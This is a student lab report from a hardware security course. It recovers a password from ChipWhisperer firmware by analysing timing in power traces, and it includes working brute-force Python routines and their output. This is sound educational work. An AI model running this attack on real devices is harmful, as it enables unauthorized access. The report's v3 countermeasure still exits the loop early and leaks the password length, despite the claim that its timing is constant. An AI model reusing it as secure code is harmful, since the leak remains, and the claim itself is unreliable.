Lab 04: SCA Attacks-Statistical Analysis

Ganesh Veluru and Jwala Sri Hari Badam
University of South Florida
Tampa, FL 33620

I. Introduction

In the realm of cybersecurity, Side Channel Analysis (SCA) serves as a powerful technique for comprehending and addressing potential security risks in computer systems. This method revolves around the intriguing concept that electronic devices unintentionally emit subtle signals or leakages while performing various tasks. These signals can take various forms, such as fluctuations in power usage, electromagnetic radiation, or variations in heat output. Despite their seemingly inconspicuous nature, these signals hold great value for knowledgeable attackers who can use Side Channel Analysis to uncover sensitive information, potentially including the complex mathematical operations executed within the hardware. This knowledge can enable unauthorized access to critical data and system functions [1].


In this research project, we delve into Side Channel Analysis, with a focus not only on the amount of power consumed but also on the intricate timing patterns in its consumption. Our goal is to identify and decode these hidden patterns within power signals to unveil a concealed password. We employ a password checker routine as our primary tool, comparing guessed passwords with the original while using power traces as our guiding clues. By employing a robust brute-force approach, we aim to unravel the mystery of the secret password. However, our mission has a dual purpose: not only do we seek to break passwords, but we also aim to enhance their security. We intend to revamp the password checker routine to make it resistant to Side Channel Analysis attacks. Our ultimate objective is to protect digital secrets, ensuring their resilience against advanced cyber threats [2].

II. Reading Check

Question 1: How does a timing attack infer information from the physical chip?

Answer: A timing attack infers information from a physical chip by meticulously measuring the time intervals between specific events or instructions during the chip's operation. In essence, it capitalizes on the fact that different code paths or conditional statements within the chip's software may have varying execution times. This variance in execution time can reveal critical insights into the system's behavior.

For instance, consider the provided password checking routine in Fig 1. When an attacker submits a password attempt, the chip's response time varies depending on whether the submitted password is correct or incorrect. If the password is incorrect, the loop within the routine immediately breaks upon detecting a mismatch. This results in a shorter execution time for incorrect passwords compared to correct ones. An attacker, by carefully measuring the time it takes for the system to respond with either ”WRONG PASSWORD” or ”ACCESS GRANTED,” can deduce how many iterations of the password-checking loop were executed before a mismatch was detected. This timing discrepancy serves as a telltale sign, allowing the attacker to discern whether a password attempt was correct or not. In this manner, the attacker effectively extracts information about the inner workings of the physical chip, such as the number of iterations required for password verification [3].



```
// PASSWORD CHECKER V1 //
uint8_t password_checker_v1(uint8_t * test_password, uint8_t len){
    char real_password[] = "USFCSE";
    int password_wrong = 0;

    trigger_high(); /* START POWER COLLECTION */

    for (int i = 0; i < sizeof(real_password) - 1; i++)
    {
        if (real_password[i] != test_password[i])
        {
            password_wrong = 1;
            break;
        }
    }

    if (password_wrong)
        my_print("WRONG PASSWORD");
    else
        my_print("ACCESS GRANTED");

    trigger_low(); /* STOP POWER COLLECTION */
    return 0x00;
}
```

Fig. 1: code snippet for password checker v1.0

Question 2: What do timing attacks often exploit?

Answer: Timing attacks often exploit variations in the execution time of specific code paths or instructions within a software or hardware system. These variations arise due to conditional statements, loops, or other decision-making processes that affect how long it takes for the system to perform a particular operation. The fundamental premise is that these timing discrepancies can inadvertently leak information about the system's internal state, data, or operations.


In the context of the provided password checking routine, timing attacks exploit the fact that the loop responsible for character comparison behaves differently for correct and incorrect password attempts. Specifically, when a correct character is encountered, the loop continues to execute, while for incorrect characters, the loop breaks early. This dissimilarity in execution times creates a timing side channel that can be leveraged by an attacker. By measuring the time it takes for the system to respond to password attempts, an attacker can discern whether a submitted password is correct or not based on the observed execution time. Timing attacks, therefore, capitalize on these subtle variations in execution time to infer sensitive information, such as the correctness of password attempts, ultimately compromising the security of the system [4].

Question 3: What are some ways to defend against timing attacks?

Answer: Defending against timing attacks is essential to protect sensitive information and secure systems. Several strategies and countermeasures can be employed to mitigate the risk of timing attacks [5]:

Constant-Time Implementations: One of the fundamental defenses is to ensure that critical code paths execute in constant time, irrespective of input or conditions. By designing algorithms and routines to consistently consume the same amount of time, attackers are unable to exploit timing variations to discern information. For instance, in a password checking routine, ensure that the loop iterates through a fixed number of cycles regardless of whether the input is correct or incorrect.

Random Delays: Introducing random delays, as demonstrated in the password checker v2.0 in Fig 2, can thwart timing attacks. By adding a randomized waiting period before responding to incorrect password attempts, even if the loop breaks early, the attacker cannot reliably determine the correctness of the password based on timing alone. Randomization makes it challenging for attackers to discern patterns in execution times.



```
// PASSWORD CHECKER V2 //
uint8_t password_checker_v2(uint8_t * test_password, uint8_t len){
    char real_password[] = "USFCSE";
    int password_wrong = 0;

    trigger_high(); /* START POWER COLLECTION */

    for (uint8_t i = 0; i < sizeof(real_password) - 1; i++)
    {
        if (real_password[i] != test_password[i])
        {
            password_wrong = 1;
            break;
        }
    }

    if (password_wrong)
    {
        int wait = rand() % 12345;
        for(volatile int delay = 0; delay < wait; delay++);
        my_print("WRONG PASSWORD");
    }
    else
        my_print("ACCESS GRANTED");

    trigger_low(); /* STOP POWER COLLECTION */
    return 0x00;
}
```

Fig. 2: code snippet for password checker v2.0

Noise Injection: Injecting noise into the system's execution is another countermeasure. This can involve introducing dummy operations or loops that do not impact the final result but disrupt timing patterns. Noise injection obscures the consistency of execution times, making it harder for attackers to extract meaningful information.

Hardware Protections: Certain hardware-based security features, such as instruction-level randomization or secure execution environments like secure enclaves, can provide robust protection against timing attacks. Hardware mechanisms ensure that execution times are not influenced by the data being processed, thwarting timing analysis attempts.

By combining these strategies, organizations and developers can bolster their defenses against timing attacks.

III. Methods

In this experiment, we are utilizing ChipWhisperer (CW) Nano board., as depicted in Fig 3. The CW Nano board operates in two main sections: "TARGET" and "CAPTURE." The "TARGET" section emulates the victim system or hardware under analysis, running its code. In contrast, the "CAPTURE" section acts as an oscilloscope, capturing power traces from the victim system's operation. It includes an ADC to convert analog power signals to digital and communicates with a PC via USB for power trace analysis. We have a PC and PHS- virtual machine at our disposal, and within this virtual environment, we are executing scripts to gather power traces and analyzing them to find the patterns.




Fig. 3: ChipWhisperer Nano Board

A. Hardware and Software Setup

Our procedure for Hardware and Software setup will take the following steps:

Step 1: Connect CW Nano board-After starting the PHS-VM, connect the CW Nano board to our PC via USB. To confirm that the device is properly connected, we can navigate to "Device" and "USB" in the VM. We should see "NewAE Technology Inc. ChipWhisperer Nano [0900]" listed if the connection is established correctly. If not, we should double-check our hardware, software installations, and connections. The complete setup of our experiment is shown in the Fig 4.

Step 2: Access Jupyter Notebook-To start our investigation, we can open a web browser on our host machine and enter "http://localhost:8888/." This will allow us to access

Jupyter Notebook locally. Inside Jupyter Notebook, we'll find various directories, and we should focus on the "PHS-Lab-04" directory.

Step 3: Unzip PHS-Lab-05 Content-Within the "PHS-Lab-05" folder, we can upload the provided "PHS-Lab-05.zip" file. Run the unzip code located in the "RUN-TO-ZIP.ipynb" file to extract the contents of "PHS-Lab-05.zip." Make sure that the name of the zipped file matches the current directory for successful extraction.

Step 4: Organizing the Extracted Content - After unzipping the provided archive, we will observe the folder structure illustrated in the accompanying figure.




Fig. 4: Hardware and Software setup

The directory is structured as follows:

```
PHS-Lab-04
├─ Firmware
│  ├─ makefile
│  ├─ training-CWNANO.hex
│  ├─ training.c
│  └─ attack-CWNANO.hex
│
├─ Python
│  └─ Lab-05-SCA-Timing-Attack.ipynb
│
└─ Figures
```

a) Firmware: The Firmware directory encompasses essential scripts for programming your CW target device. It includes "training.c," "attack-CWNANO.hex," and a "makefile." The makefile's purpose is to facilitate the compilation of "training.c," resulting in the creation of the "training-CWNANO.hex" file. Within "training.c," you'll find the two password checker versions, namely v1.0 and v2.0, as previously explained. The "attack-CWNANO.hex" file, derived from "training.c," holds a distinct secret password. The workflow involves utilizing the training files initially to gain proficiency with the attack methodology. Subsequently, we will employ the "attack" file to execute an attack on an undisclosed password.

b) Python: Inside the Python folder we have Lab-05-SCA-Timing-Attack.ipynb where we are going to write the scripts related to collecting the power traces and attck the secret password by analysisng the timing information by interfacing with Firmware code.

c) Figures: Figures generated during the analysis phase, such as plots and graphical representations, will be stored in the "Figures" directory.

B. Experimental Procedure

Part A: Training Password Attack


Our procedure for Part A will take following steps:

Step 1: We will start by importing the required python libraries and setting up the chip whisperer board by initializing scope and target sections.

Step 2: program the target with the hex file which comes after executing the makefile.

Step 3: Reset the target device connected to the ChipWhisperer Nano (CW Nano) board. Resetting the target is essential in certain scenarios, especially when conducting experiments or tests that require a clean or specific starting state for the target device. Whereas readall_target() is used for reading data from target device.

Step 4: To test the target with example password we are using check_password() where it returns message "ACCESS GRANTED" or "WRONG PASSWORD" based on correctness of the password. The code snippet for checking the password is shown in Fig 5.




```python
def check_password(password_guess, cmd='a'):
    # reset target and read start-up text
    reset_target()
    # print(readall_target()) # use this to print the start-up text
    readall_target() # use this to not print the start-up text

    # encode password as bytes
    # then append 0s at the end because it expects 16 bytes
    b = bytearray(password_guess.encode())
    b += bytes(16 - len(b))

    # send the encoded password
    target.simpleserial_write(cmd, b)
    time.sleep(0.01)

    # reads output text from device
    # Note: [:-4] removes the last 4 char added extra by the target, which are useless.
    msg = readall_target()[:-4]

    return msg
print("✔ OK to continue!")
```

Fig. 5: Python script to check the password

Step 5: Next we need to create a function to get the power traces from the scope section of CW nano board. The function begins by resetting the target device, ensuring a clean and consistent starting state for data collection. The data_in as a bytearray is sent to the

CW target device along with a specified command (cmd) using target.simpleserial_write(). The function retrieves the power trace data from the CW scope using scope.get_last_trace(). The code snippet for this is shown in 6



```python
def get_pwr_trace(password_guess, cmd='a'):
    # reset target and read start-up text
    reset_target()
    # print(readall_target()) # use this to print the start-up text
    readall_target() # use this to not print the start-up text

    scope.arm()
    b = bytearray(password_guess.encode())
    b += bytes(16 - len(b))
    target.simpleserial_write(cmd, b)

    ret = scope.capture()
    if ret:
        print('Timeout happened during acquisition')

    trace = scope.get_last_trace()
    return trace

print("✓ OK to continue!")
```

Fig. 6: Python script to get power traces from scope


Step 6: Now that we have the capability to generate power consumption traces for various passwords, it's essential to undertake a comprehensive analysis [6] . Relying on a single plot might not provide us with a complete picture. To effectively detect variations in power consumption and their correlation with different passwords, our approach involves collecting and plotting multiple traces. Specifically, we aim to gather and compare power consumption traces for passwords with incremental variations i n correctness, ranging from 0 to 6 correct characters. This strategy will enable us to thoroughly investigate how power consumption patterns differ across a spectrum of password inputs. The code snippet for plotting traces is shown in Fig 7. The corresponding plot is shown in the Fig 8.a.

Step 7: To better analyze the power trace results with different number of correct characters we can plot the difference between traces and also plot the traces for passwords with same vs different number of correct letters. The corresponding plots are shown in the Fig 9 and Fig 10.

Step 8: From the Fig 9.a we can see that differential trace-1(trace5-trace6) has same values up to certain amount of time and if we compare with Fig 9.b(trace6-trace0) has no much common values.

Step 9: From the Fig 10, when the graph drawn between same number of correct characters(followed by wrong character) the graphs are overlapped whereas the different number of correct characters graph is not overlapped and there is time difference to obtain the peak.

Step 10: With the help of above analyzed information we need to build a routine to find the next letter in the password using brute force and difference in



```python
password0 = "xxxxxx"
password1 = "Uxxxxx"
password2 = "USxxxx"
password3 = "USFxxx"
password4 = "USFCxx"
password5 = "USFCSx"
password6 = "USFCSE"

trace0 = get_pwr_trace(password0, 'a')
trace1 = get_pwr_trace(password1, 'a')
trace2 = get_pwr_trace(password2, 'a')
trace3 = get_pwr_trace(password3, 'a')
trace4 = get_pwr_trace(password4, 'a')
trace5 = get_pwr_trace(password5, 'a')
trace6 = get_pwr_trace(password6, 'a')
```

```python
plt.figure(figsize=(5.5, 3.5), constrained_layout=True)

plt.plot(trace0, color="red")
plt.plot(trace1, color="yellow")
plt.plot(trace2, color="blue")
plt.plot(trace3, color="aqua")
plt.plot(trace4, color="green")
plt.plot(trace5, color="orange")
plt.plot(trace6, color="black")

plt.title("Varying Number of Correct Characters")
plt.xlabel("Sample Number")  # adds x-axis label
plt.ylabel("Power")          # adds y-axis label
plt.legend()

# saves the plot
plt.savefig("../Figures/test1.pdf")

# show the plot on your screen
plt.show()
```

Fig. 7: Python script to plot the power traces

power traces using comp_traces(). The code snippet for finding the next letter is shown in Fig: . The logic here is to finding the next letter where we observed a significant difference in power trace when trying with different alphabets. find_letter() will return the character, trace list and position where difference is observed. The code snippet for comparing the trace and finding the next letter is shown in Fig 11.

Step 11: Now with the help of above function we need to attack the full password by repeatedly calling the function find_letter() until the routine returns False. This should be done for both versions of password checker v1.0 and v2.0. The code snippet for attacking full password is shown in Fig 12.

Part B: Secret Password Attack

Step 1: After verifying the find_password() is working correctly for training-CWNANO.hex in identifying the correct password then we need to attack the secret password present in attack-CWNANO.hex file.

Step 2: This should be repeated for both password checkers routine v1.0 and v2.0 and as we plotted the traces for training-CWNANO.hex and need to do the same in the case of attack-CWNANO.hex file.

Part C: Password Checker Countermeasure




Fig. 8: Plot for Traces for varying Number of correct characters




Fig. 9: Plots for Differential Traces

Step 1: Now in training.c we have to write another password checker v3.0 such that it is resistant to attack that we have done above.

Step 2: In this we are checking the length of the password that we are sending and comparing with the original password length. If the length is not same then we are printing wrong password. In this attacker cannot able to find letter by letter as this countermeasure will return at the initial stage itself. To attack the password, attacker first needs to know what is the length of the password and even the length is known attacker needs to try all permutations of the alphabets and requires lot of time to crack the password and the complexity will increase if the char_list contains special characters and digits. The code snippet for the counter measure is shown in the Fig 13.

Step 3: Apart from the length counter measure, we are also adding else condition inside the for loop to make sure the time is constant even the password is incorrect.

IV. Results

In attacking the full password for both training and attack hex files we recorded the power traces and positions where the correct letter is encountered.

The plot for traces recorded for finding full password with training.hex and cmd='a' is shown in Fig 14.

The plot for traces recorded for finding full password with training.hex and cmd='b' is shown in Fig 15.

The plot for traces recorded for attacking full password with attack.hex and cmd='a' is shown in Fig 16.

The plot for traces recorded for attacking full password with attack.hex and cmd='a' is shown in Fig 17.

The output for the full password attack for both password checkers on "training.c": Password Checker v1.0 and v2.0 is shown in Fig 18.

The output for the full password attack for both password checkers on "attack.c": Password Checker v1.0 and v2.0 is shown in Fig 19.

The traces recorded for password attack after applying countermeasure and corresponding output is shown in Fig 20.






Fig. 10: Traces for passwords with different vs same number of correct letters



```
def comp_traces(trace1: np.ndarray, trace2: np.ndarray):
    for i in range(len(trace1)):
        if(abs(trace1[i] - trace2[i]) >= 0.2):
            pos = i
            return i
    return False
```

```
def find_letter(ref_password: str, cmd: str, char_list=char_list):
    x = 0
    for l in char_list:
        ref_trace = get_pwr_trace(ref_password, cmd)
        new_trace = get_pwr_trace(ref_password + l, cmd)


        check = comp_traces(ref_trace,new_trace)
        if(check == False):
            if(x <= 50):
                x += 1
                continue
            else:
                ch = False
                trace_test = False
                pos = False
                break
        else:
            if(x > 52):
                ch = False
                trace_test = False
                pos = False
                break
            else:
                ch = l
                trace_test = new_trace
                pos = check
                break

    return ch, trace_test, pos
```

Fig. 11: Python script to compare traces and find next letter



```
def find_password(cmd: str, char_list=char_list):
    trace_list=[]
    pos_list=[]
    password_guess=""
    while(True):
        ch, trace, pos = find_letter(password_guess, 'a', char_list)
        if ch==False:
            break
        else:
            trace_list.append(trace)
            pos_list.append(pos)
            password_guess+=ch

    return password_guess, trace_list, pos_list
```

Fig. 12: Python script to find the full password


V. Discussion

The results of this project have revealed the susceptibility of password checkers to side-channel timing attacks, emphasizing the significance of side-channel analysis in cybersecurity. By exploiting the power consumption patterns of the target device, the experiment successfully demonstrated the potential security risks inherent in straightforward password-checking implementations, particularly ‘password_checker_v2‘. It unveiled distinct power consumption patterns that correlate with the number of correct characters in a password, underlining the threat posed by timing attacks. The outcomes, while aligning with some expectations, highlighted the ease with which passwords could be compromised, even when simple countermeasures like random delays were introduced. This emphasized the need for robust security measures early in the development process.

Throughout the experiment, challenges were encountered, notably in implementing effective countermeasures. The addition of random delays in ‘password _checker_v2‘ did not effectively mitigate timing attacks, emphasizing the requirement for more comprehensive countermeasures in practical applications. Adapting the experiment to the target board and platform also presented a learning curve, necessitating adjustments in the attack process and data collection. In future experiments, the focus would shift toward developing resilient password-checking routines that are immune to side-channel attacks, potentially incorporating advanced cryptographic techniques. A more in-depth exploration of noise introduction as a countermeasure and the evaluation of an extensive range of countermeasures would be vital. Additionally, sharing the findings and translating insights into real-world applications would be pivotal steps in enhancing digital security.

VI. Conclusion

In this experiment, we ventured into the realm of Side Channel Analysis (SCA) with a specific focus on timing side channels. Through hands-on exploration, we discovered how



```c
// PASSWORD CHECKER V3 //
uint8_t password_checker_v3(uint8_t * test_password, uint8_t len){
    char real_password[] = "USFCSE";
    int password_wrong = 0;
    trigger_high(); /* START POWER COLLECTION */
    size_t length = 0;

    // Iterate through the characters until the null terminator is encountered
    while (test_password[length] != '\0')
    {
        length++;
    }

    if (length!= sizeof(real_password)-1)
    {

       my_print("WRONG PASSWORD");
       return 0x00;
    }
    else
    {
        for (int i = 0; i < sizeof(real_password) - 1; i++)
        {
            if (real_password[i] != test_password[i])
            {
                password_wrong = 1;
                break;
            }
            else
            {
                password_wrong = 0;
                continue;
            }
        }
    }
```

Fig. 13: Code snippet for password checker v3.0

timing attacks can be a potent tool for extracting sensitive information by observing variations in power consumption patterns. We found that by identifying and interpreting these patterns, particularly the unique power spikes, we could determine the correctness of characters in a password. Additionally, we explored methods to strengthen security measures by introducing countermeasures like random delays and code optimizations to thwart potential timing-based side channel attacks.

This practical experience has provided us with valuable insights into timing-based side channel attacks, emphasizing the importance of pattern recognition and robust security practices in the field of cybersecurity. Looking ahead, we aim to deepen our knowledge by investigating more advanced countermeasures, applying these learnings in real-world scenarios, and exploring the integration of machine learning techniques to enhance the precision of side channel analysis. As the cybersecurity landscape evolves, the understanding and skills gained from this experiment will be crucial in defending against sophisticated threats and safeguarding critical digital assets.

References

[1] R. Karam, S. Katkoori, and M. Mozaffari-Kermani, "Lecture Note 7:Side Channel Analysis/Signals and SCA," in *Practical Hardware Security Course's Lecture Notes*. University of South Florida, Sep 2023.

[2] ——, "Lecture Note 7:Side Channel Analysis/Power attacks," in *Practical Hardware Security Course's Lecture Notes*. University of South Florida, Sep 2023.

[3] ——, "Experiment 5: Side Channel Analysis Attacks/Introduction," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[4] ——, "Experiment 5: Side Channel Analysis Attacks/Background," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[5] ——, "Experiment 5: Side Channel Analysis Attacks/Background-1," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[6] ——, "Lecture Note 7: Side Channel Analysis/Side-channel Leakage," in *Practical Hardware Security Course's Lecture Notes*. University of South Florida, Sep 2023.




Fig. 14: Traces for Attack on Training with password checker v1.0




Fig. 15: Traces for Attack on Training with password checker v2.0




Fig. 16: Traces for Attack on Secret with password checker v1.0






Fig. 17: Traces for Attack on Secret with password checker v2.0



```
# "training-CWNANO.hex"; cmd='a'
password, trace_list, pos_list = find_password('a')

print("Password:", password)

# Verify password
msg = check_password(password,'a')
print(f"Confirm {password}: {msg}")

# do not change these lines below:
assert msg == "ACCESS GRANTED"
print("✓ OK to continue!")
```


```
Password: USFCSE
Confirm USFCSE: ACCESS GRANTED
✓ OK to continue!
```



```
# "training-CWNANO.hex"; cmd='b'
password, trace_list, pos_list = find_password('b')

print("Password:", password)

# Verify password
msg = check_password(password,'b')
print(f"Confirm {password}: {msg}")

# do not change these lines below:
assert msg == "ACCESS GRANTED"
print("✓ OK to continue!")
```

```
Password: USFCSE
Confirm USFCSE: ACCESS GRANTED
✓ OK to continue!
```


Fig. 18: Outputs of Attack on Training with password checker v1.0 and v2.0



```
# "attack-CWNANO.hex"; cmd='a'
password, trace_list, pos_list = find_password('a')

print("Password:", password)

# Verify password
msg = check_password(password,'a')
print(f"Confirm {password}: {msg}")

# do not change these lines below:
assert msg == "ACCESS GRANTED"
print("✓ OK to continue!")
```

```
WARNING:root:SAM3U Serial buffers OVERRUN - data loss has occurred.
```

```
Password: TimingSCAgzt
Confirm TimingSCAgzt: ACCESS GRANTED
✓ OK to continue!
```





```
# "attack-CWNANO.hex"; cmd='b'
password, trace_list, pos_list = find_password('b')

print("Password:", password)

# Verify password
msg = check_password(password,'b')
print(f"Confirm {password}: {msg}")
# # do not change these lines below:
assert msg == "ACCESS GRANTED"
print("✓ OK to continue!")
```

```
WARNING:root:SAM3U Serial buffers OVERRUN - data loss has occurred.
WARNING:root:SAM3U Serial buffers OVERRUN - data loss has occurred.
WARNING:root:SAM3U Serial buffers OVERRUN - data loss has occurred.
```

```
Password: TimingSCAszi
Confirm TimingSCAszi: ACCESS GRANTED
✓ OK to continue!
```

Fig. 19: Outputs of Attack on Secret with password checker v1.0 and v2.0





```
# "training-CWNANO.hex"; cmd='c'

passd, trace_list, pos_list = find_password('c')
print(passd)


print("Password:", passd)

# Verify password
msg = check_password(passd,'c')
print(f"Confirm {passd}: {msg}")


# do not change these lines below:
assert msg == "WRONG PASSWORD"
print("✔ OK to continue!")
```

```
AAALAAAABAAAAAAA
Password: AAALAAAABAAAAAAA
Confirm AAALAAAABAAAAAAA: WRONG PASSWORD
✔ OK to continue!
```

Fig. 20: Trace and Output of Attack on Countermeasure with password checker v3.0